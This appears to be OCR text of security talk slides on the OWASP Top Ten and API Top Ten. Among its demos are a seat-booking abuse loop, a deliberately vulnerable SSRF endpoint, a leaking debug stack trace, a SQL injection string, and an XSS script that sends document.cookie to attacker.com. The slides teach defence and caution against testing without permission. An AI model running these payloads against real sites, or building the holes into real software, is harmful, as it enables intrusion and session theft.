
API6:2023 - Unrestricted Access to Sensitive Business Flows

- Exploitation


```
cinema_layout = {
    "rows": ["A", "B", "C", "D", "E"],
    "seats_per_row": 10
}

# Payment details set to "Pay at the desk"
payment_details = {
    "type": "Pay at the desk"
}

# Iterate through all rows and seats
for row in cinema_layout["rows"]:
    for seat_number in range(1, cinema_layout["seats_per_row"] + 1):
        # Define the payload for each reservation
        payload = {
            "user_id": 12345,  # Replace with actual user ID
            "cinema_room_id": cinema_room_id,
            "selected_seats": [
                {
                    "row": row,
                    "seat_number": seat_number
                }
            ],
            "show_time": show_time,
            "payment_method": payment_details,
            "total_price": 12.50  # Adjust ticket price accordingly
        }
```


- Fix:
  - Custom code requires custom security fix; no unique solution
  - Rate limiting on requests
  - Think on abuse cases from design/implementation

API7:2023 - Server Side Request Forgery



API7:2023 - Server Side Request Forgery





API7:2023 - Server Side Request Forgery

Demo time

```python
@app.route('/secrets', methods=['GET'])
def secrets():
    # Check if the 'Secret' header is present and its value is 'HackoutTalks#3'
    secret_header = request.headers.get('Secret')

    if secret_header == 'HackoutTalks#3':
        # Return a secret message if the header is correct
        return jsonify({"secret": "You have accessed the secret area!"})
    else:
        # Return 403 Forbidden if the header is missing or incorrect
        return jsonify({"error": "Forbidden: Public access is denied!"}), 403
```

```python
@app.route('/fetch-url', methods=['GET'])
def fetch_url():
    # Get the 'url' parameter from the query string
    target_url = request.args.get('url')

    # If no URL is provided, return an error message
    if not target_url:
        return jsonify({"error": "Please provide a URL using the 'url' parameter."}), 400

    try:
        parsed_url = urlparse(target_url)
        if not parsed_url.scheme:
            return jsonify({"error": "Invalid URL format."}), 400

        # Remove scheme and prepare the host header (e.g., www.example.com)
        host_header = parsed_url.netloc

        # Make a GET request to the URL with the custom Host header
        headers = {
            'Host': host_header,# Set Host header to the netloc (host without the scheme)
            'Secret': 'HackoutTalks#3'
        }
        # Fetch the content of the URL
        response = requests.get(target_url, headers=headers)

        return response.text
```

API8:2023 - Security Misconfiguration

- missing security hardening
- security patches are missing
- unnecessary features are enabled (e.g. HTTP verbs, logging features)
- transport Layer Security (TLS) is missing (no HTTPS)
- Error messages include stack traces, or expose other sensitive information

127.0.0.1:5000/error

```
raise MaxRetryError(_pool, url, reason) from reason  # type: ignore[arg-type]
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
```

During handling of the above exception, another exception occurred:

File "C:\Users\alinc\OneDrive - ACE XPerience\ACE Xperience\Technical[redacted]Presentations\examples\OWASP-top10-web.py", line *205*, in trigger_error

```
response = fake_http_call()
           ^^^^^^^^^^^^^^^^
```

File "C:\Users\alinc\OneDrive - ACE XPerience\ACE Xperience\Technica[redacted]Presentations\examples\OWASP-top10-web.py", line *190*, in fake_http_call

```
SECRET_API_KEY = "API_KEY_1234567890"
DATABASE_PASSWORD = "super_secret_password"

def fake_http_call():
    # Fake HTTP call using the actual API key
    response = requests.get(f"https://fakeapi.com/data?apikey={SECRET_API_KEY}")
               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    return response

def fake_db_connection():
    # Fake DB connection using the actual password
    conn = sqlite3.connect(f"file:fake_db?password={DATABASE_PASSWORD}", uri=True)
```

File "C:\Users\alinc\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.12_qbz5n2kfra8p0\LocalCache\local-packages\Python312\site-packages\requests\api.py", line *73*, in get

```
    :param \*\*kwargs: Optional arguments that ``request`` takes.
    :return: :class:`Response <Response>` object
    :rtype: requests.Response
    """
```

```
app.run(debug=True)
```

API9:2023 - Improper Inventory Management

Documentation blindspot:


- Which environment is the API running in (e.g. production, staging, test, development)?
- Who should have network access to the API (e.g. public, internal, partners)?
- Which API version is running?
- There is no documentation, or the existing documentation is not updated.
- There is no retirement plan for each API version.
- Missing 3rd party dependency inventory and their up-to-date status

```
cffi==1.17.0
└── pycparser [required: Any, installed: 2.22]
delegator.py==0.1.1
└── pexpect [required: >=4.1.0, installed: 4.9.0]
    └── ptyprocess [required: >=0.5, installed: 0.7.0]
flask-sock==0.7.0
├── Flask [required: >=2, installed: 3.0.3]
│   ├── blinker [required: >=1.6.2, installed: 1.8.2]
│   ├── click [required: >=8.1.3, installed: 8.1.7]
│   │   └── colorama [required: Any, installed: 0.4.6]
│   ├── itsdangerous [required: >=2.1.2, installed: 2.2.0]
│   ├── Jinja2 [required: >=3.1.2, installed: 3.1.4]
│   │   └── MarkupSafe [required: >=2.0, installed: 2.1.5]
│   └── Werkzeug [required: >=3.0.0, installed: 3.0.3]
│       └── MarkupSafe [required: >=2.1.1, installed: 2.1.5]
└── simple-websocket [required: >=0.5.1, installed: 1.0.0]
    └── wsproto [required: Any, installed: 1.2.0]
        └── h11 [required: >=0.9.0,<1, installed: 0.14.0]
frida==16.4.8
litecli==1.11.0
├── cli_helpers [required: >=2.2.1, installed: 2.3.1]
│   ├── configobj [required: >=5.0.5, installed: 5.0.8]
│   │   └── six [required: Any, installed: 1.16.0]
│   └── tabulate [required: >=0.9.0, installed: 0.9.0]
├── click [required: >=4.1, installed: 8.1.7]
│   └── colorama [required: Any, installed: 0.4.6]
├── configobj [required: >=5.0.5, installed: 5.0.8]
│   └── six [required: Any, installed: 1.16.0]
├── prompt_toolkit [required: >=3.0.3,<4.0.0, installed: 3.0.47]
│   └── wcwidth [required: Any, installed: 0.2.13]
├── Pygments [required: >=1.6, installed: 2.18.0]
└── sqlparse [required: Any, installed: 0.5.1]
lxml==5.3.0
pipdeptree==2.23.4
├── packaging [required: >=24.1, installed: 24.1]
└── pip [required: >=24.2, installed: 24.2]
pyftpdlib==1.5.10
```

API9:2023 - Improper Inventory Management

Data flow blindspot:

- There is a "sensitive data flow" where the API shares sensitive data with a third party and
- There is not a business justification or approval of the flow
- There is no inventory or visibility of the flow
- There is not deep visibility of which type of sensitive data is shared



API10:2023 - Unsafe Consumption of APIs

- Denial of Service

The API might be vulnerable if:

- Interacts with other APIs over an unencrypted channel;
- Does not properly validate and sanitize data gathered from other APIs prior to processing it or passing it to downstream components;
- Blindly follows redirections;
- Does not limit the number of resources available to process third-party services responses;
- Does not implement timeouts for interactions with third-party services;

Sounds familiar?

ChatGPT

OWASP Top Ten in 1 minute

OWASP Top Ten
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures
A10:2021-Server-Side Request Forgery

OWASP API Top Ten
API1:2023 - Broken Object Level Authorization
API2:2023 - Broken Authentication
API3:2023 - Broken Object Property Level Authorization
API4:2023 - Unrestricted Resource Consumption
API5:2023 - Broken Function Level Authorization
API6:2023 - Unrestricted Access to Sensitive Business Flows
API7:2023 - Server Side Request Forgery
API8:2023 - Security Misconfiguration
API9:2023 - Improper Inventory Management
API10:2023 - Unsafe Consumption of APIs

A03:2021-Injection

Vulnerable when:

- User supplied data is not validated or sanitized
- Malicious user supplied data is used directly in code constructs

```
user_controlled_injection_point = request.args.get('user_input')

retrieved_data = "syntax " + user_controlled_injection_point + "syntax"
```

SQL Injection

```
user_controlled_injection_point = request.args.get('user_input')

retrieved_data = "SELECT * FROM users WHERE username = '" +
user_controlled_injection_point + "';"
```

user_input = ' OR '1'='1

```
user_controlled_injection_point = request.args.get('user_input')
retrieved_data = "SELECT * FROM users WHERE username = '' OR '1'='1';"
```

XSS

```
user_controlled_injection_point = request.args.get('user_input')

retrieved_data = "<p>Welcome, " + user_controlled_injection_point + "!</p>"
```

malicious credential stealer

```
retrieved_data = "<p>Welcome, <script>
  fetch('https://attacker.com/steal-cookie', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/x-www-form-urlencoded'
    },
    body: 'cookie=' + encodeURIComponent(document.cookie)
  });
</script>
!</p>"
```

Demo time?

What next?

- OWASP resources are good starting points
- Treat every user input as malicious (unfortunately)
- Security should be discussed from the beginning of the project
- Never test sites without permission. It's called "breaking the law", not pentesting
- Build your own examples
- Play security games!